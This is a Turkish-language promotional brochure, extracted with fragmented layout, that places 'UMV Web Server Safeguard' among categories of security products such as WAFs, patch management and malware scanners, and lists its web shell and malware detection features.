
Eksik Parça

Ağ



Eksik Parça



Ağ



Güçlendirici Çözüm

**Ağ
Güvenlik
Duvarı**

WAF




Imperva WAF®
F5 Gelişmiş WAF®
Sophos XG
Firewall®

Cisco Secure Firewall®
Fortinet Fortigate®
Barracuda CloudGen Firewall®
F5 BIG-IP® Network Firewall®
Check Point Quantum®

Ağ

**Sistem Kötü
Amaçlı
Yazılım
Tespiti**

**Yama
Yönetimi**



GFI LanGuard®
Avast Patch
Management®
Ivanti PatchLink®

CrowdStrike Falcon®
Cisco Advanced Malware
Protection®


Sistem

**Web
Uygulaması /
Güvenlik
Açığı
Tarayıcısı**

**Güvenli
Kodlama**

**Web Tabanlı
Kötü Amaçlı
Yazılım Tespiti**

**Veri
Güvenliği**



Acunetix®
Fortra Vulnerability
Management®
Qualys Web
Application Scanner®
Tripwire IP360®



**UMV Web Server
Safeguard®**

Thales Network Encryptors®
Trellix Data Encryption Suite®
Senetas CypherNET®

Check Point CloudGuard
Spectral®
OpenText Fortify®

Uygulama

Sisteminizi İten Dışa Doğru Koruyun



Gerçek
zamanlı
algılama


Tespit
edilen kötü
amaçlı
yazılımları
yönetme



Gizlenmiş,
şifrelenmiş
kötü amaçlı
yazılımları
tespit etme

Minimumu
kaynak kullanımı

Temel Özellikler



Son Teknoloji Algılama

En gizli web kabuklarını ve kötü amaçlı kodları bile tespit edin ve yönetin




Güvenilirlik

Geniş sistem uyumluluğu, HA sunucu desteği ve optimize edilmiş kaynak verimliliği



Yönetim Kolaylaştı

